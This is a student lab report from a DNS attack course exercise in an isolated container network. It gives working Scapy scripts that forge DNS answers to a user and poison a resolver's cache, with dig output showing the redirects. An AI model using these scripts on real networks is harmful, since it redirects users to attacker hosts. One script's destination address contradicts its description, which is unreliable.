Laboratory: 2

Local DNS Attack Lab


Introduction:

This Report consists of an attacker point of view, where we perform local DNS attacks with an intent to misdirect users to alternative destinations, which are often malicious. We do this in 3 different ways, namely: By directly spoofing response to user, by performing DNS cache poisoning attack and by spoofing NS records. We as an attacker then observe how the user is affected by these attacks and see how effective each type of attack is w.r.t the accuracy in redirecting the user to an alternate IP as a response to their query, as we expected.

As we are performing local DNS attacks, the lab environment set-up shown below contains 4 separate machines in itself, namely: one for the victim, one for the local DNS server, and two for the attacker.


Lab Setup:

In the lab environment we set up our own DNS server to carry out our attacks. There are four machines in total with the IP addresses as shown in the below image which are connected to the same LAN.




Before setting up these containers we take into notes that the general counter measures used to prevent DNS attacks are turned off. We first remove the randomization of the sour port number in the DNS queries, such that it is simplified to perform the attacks. We do so by fixing the source port number to 33333 in the configuration file. Then, we also turn off the DNSSEC protection in the configuration file, which is used to protect against the spoofing attacks on DNS server. We also use the host mode for attacker container such that it can see all the host's network interfaces, so that we will be able to sniff the packets.

We note that "attacker32.com" domain is added to the local DNS server as a forward zone. This basically means that when the user queries this domain, it is forwarded to 10.9.0.153 nameserver (attacker container). The zone entry is as shown below:




```
zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};
```

On this attacker's nameserver we host 2 zones. One for "attacker32.com" which is a legitimate zone, and one is "example.com" which is a fake zone, as shown below:



```
zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
};
```

On the other side, the user container (10.9.0.5) is configured to use the local DNS that we setup (10.9.0.53) as its primary DNS server using resolv.conf as shown below:




```
nameserver 10.9.0.53
```

Process:


Now that we see the counter measures are off and that the zones are correctly hosted. We now move on to building these containers and testing the setup.

We build the container image by using dcbuild and start the container using dcup. We can see below that the containers are now running.



```
[10/11/21]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating network "net-10.8.0.0" with the default driver
Creating local-dns-server-10.9.0.53 ... done
Creating attacker-ns-10.9.0.153     ... done
Creating seed-attacker              ... done
Creating user-10.9.0.5              ... done
Creating seed-router                ... done
Attaching to seed-attacker, user-10.9.0.5, attacker-ns-10.9.0.153, local-dns-server-10.9.0.
53, seed-router
local-dns-server-10.9.0.53 |  * Starting domain name service... named    [ OK ]
attacker-ns-10.9.0.153 |  * Starting domain name service... named        [ OK ]
```


Moving on to testing the set-up. We first check the IP address of "ns.attacker32.com". From the user machine we run the command "dig ns.attacker32.com" to fetch the address. The following is the result of it:



```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c71851c46114c6b90100000061647afa4339bb6cf730bd51 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153
```


We see that the IP fetched is "10.9.0.153" which is correct. Here, the user machine first checks for the address in its local DNS server. Since we setup forwarding for this domain in it's configuration file, the DNS server will forward the request to attacker nameserver and fetches the address.

Now we try fetching the IP address of "www.example.com". This domain is hosted in two nameservers, It's original server and in our attacker's nameserver. To get its original IP address we need to run "dig www.example.com" in our user machine as shown below:



```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: eb2cba5f8043109c0100000061647ea89c00b942c2ed0592 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34
```

We see the domains original IP address is returned (93.184.216.34). Now we try to get the fake address which is hosted in attacker's nameserver. We do so by running "dig @ns.attacker32.com www.example.com" command in the user machine as shown below:




```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 02cfd527cf689869010000061647f94f02e1afa73721a98 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5
```

We can see the fake address (1.2.3.5) as the result of querying through the attackers nameserver. All the resulting IP addresses are as expected and shows that the lab has been configured correctly. Our aim is to perform the DNS attacks such that the fake addresses which are hosted for "example.com" in attacker's nameserver are the resulting values instead of the domains legitimate IP address from its own nameserver, when the user queries for this domain directly without "@ns.attacker32.com "

Task 1: Directly Spoofing Response to User


In this first attack when the user queries "www.example.com". We as an attacker sniff the DNS request messages sent by the user to its local DNS server and then create a fake DNS response that we send back to the user. The program to launch this attack is named "spoof_answer_user.py". Let's look at the script below:



```
def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in
pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP (dst = '10.9.0.53',     src = old_ip.dst)
    udp = UDP(dport = old_udp.sport, sport = 53)

    Anssec = DNSRR( rrname = old_dns.qd.qname,
                    type   = 'A',
                    rdata  = '2.4.6.8',
                    ttl    = 259200)

    dns = DNS( id = old_dns.id, aa=1, qr=1,
               qdcount=1, qd = old_dns.qd,
               ancount=1, an = Anssec )

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host 10.9.0.5 and dst port 53)'
pkt=sniff(iface='br-117b33523c0b', filter=f, prn=spoof_dns)
```


We see that the script is used to sniff the whole packet which comes from the source 10.9.0.5 (which is our user machine). The packet should also be containing the destination port as 53 (which is the port commonly used for DNS queries and responses) and the destination IP in the packet should be 10.9.0.53 (which is of the local DNS). We use the network interface “br-117b33523c0b” which is of our LAN. This script in whole sniffs the packets sent by the user with a query to the local DNS for “example.com” and sends a response packet with fake IP address back to the user, presenting it as a response packet from the local DNS. In the script, “rdata” holds the fake IP address and the “type” denotes the type of address. i.e., “ipv4” in our case.

Before the attack, the user response to querying “www.example.com” is as follows, It responds with the IP address returned by the domains legitimate nameserver (93.184.216.34) as shown below:




```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0aa71ecbe9aa3367010000006164923e70befa7a3ca8a96d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86093   IN      A       93.184.216.34
```

Moving forward with carrying out our attack. We execute this script as shown below:




```
[10/11/21]seed@VM:~/.../Labsetup$ sudo ./spoof_answer_user.py
█
```

Now we make sure that our local DNS cache is cleared as shown below:



```
[10/11/21]seed@VM:~/.../Labsetup$ docksh 4d
root@4d732954f205:/# rndc flush
```


Let’s now send the DNS query for www.example.com from the user machine and observe our results. I’m running the command “dig www.example.com” in the user machine and the result is shown below:



```
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       2.4.6.8
```

We see that the fake address that we mentioned in our attack script (2.4.6.8) is returned as the IP address for “www.example.com”, indicating that our attack was successful. Now, let us run the same command a couple of more times to see if there is any difference in our observation.

After running the same command for a couple of more times after clearing the cache in our local DNS server, this is what I have observed. The original IP address of the domain is returned even through our attack script was running. The result is shown below:



```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0aa71ecbe9aa33670100000006164923e70befa7a3ca8a96d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86093   IN      A       93.184.216.34
```

We see that the original address (93.184.216.34) of the domain is returned this time. Also notice how the original IP address returned has a cookie associated with it but the fake IP address doesn't.


With these different results observed, we can say that this type of attack will not be very accurate. The reasons being that first, it only concentrates on attacking a single user and second, the response received by the user for his DNS query will totally depend on if the response time of the spoofed packet compared to the response time of the packet sent by the domains legitimate nameserver. So, this is more like a 50/50 chance that our attack will make the user receive the spoofed response.

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

The flaw of the above shown attack is that it targets a single user and every time the user sends the DNS query, a spoofed DNS response needs to be sent out by the attacker. To overcome this, we do the DNS cache Poisoning attack, where we target the DNS server instead of the user machine.

Here, we inject fake DNS entry for "www.example.com "such that the local DNS server keeps the spoofed response in its cache for a certain period. Now, whenever the user queries for this host name, he will receive the spoofed response from the cache. Here, we as an attacker are spoofing only once and have an impact of it on the user until the cached information in the local DNS server expires. This will have an impact on all the user machines which have configured this 10.9.0.53 as their local DNS server.


Let's look at the script that we used to carry out this attack. It is shown in the figure below:




```
#!/bin/env python3

from scapy.all import *
import sys

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in
pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP (dst = '10.9.0.53',     src = old_ip.dst)
    udp = UDP(dport = old_udp.sport, sport = 53)

    Anssec = DNSRR( rrname = old_dns.qd.qname,
                    type   = 'A',
                    rdata  = '2.2.4.1',
                    ttl    = 259200)

    dns = DNS( id = old_dns.id, aa=1, qr=1,
               qdcount=1, qd = old_dns.qd,
               ancount=1, an = Anssec )

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt=sniff(iface='br-117b33523c0b', filter=f, prn=spoof_dns)
```

We see that the script is used to sniff the whole packet which comes from the source 10.9.0.53 (which is our local DNS server). The packet should also be containing the destination port as 53 (which is the port commonly used for DNS queries and responses) and the destination IP in the script is set as 10.9.0.53 (which is of the local DNS) since the response needs to be sent back to it. We use the network interface “br-117b33523c0b” which is of our LAN. This script in whole sniffs the packets sent by the local DNS server with a query to an outside DNS for “example.com” and sends a response packet with fake IP address back to the local DNS, presenting it as a response packet from the outside DNS. The local DNS also stores this information in its cache for future queries from the users. In the script, “rdata” holds the fake IP address and the “type” denotes the type of address. i.e., “ipv4” in our case.


Before the attack, the user response to querying “www.example.com” is as follows, it responds with the IP address returned by the domains legitimate nameserver (93.184.216.34) as shown below:


```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0aa71ecbe9aa3367010000006164923e70befa7a3ca8a96d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86093   IN      A       93.184.216.34
```


Now we clear the local DNS cache and carry on with our attack. We execute the above script as shown below:


```
[10/11/21]seed@VM:~/.../Labsetup$ sudo ./spoof_answer_user.py
```

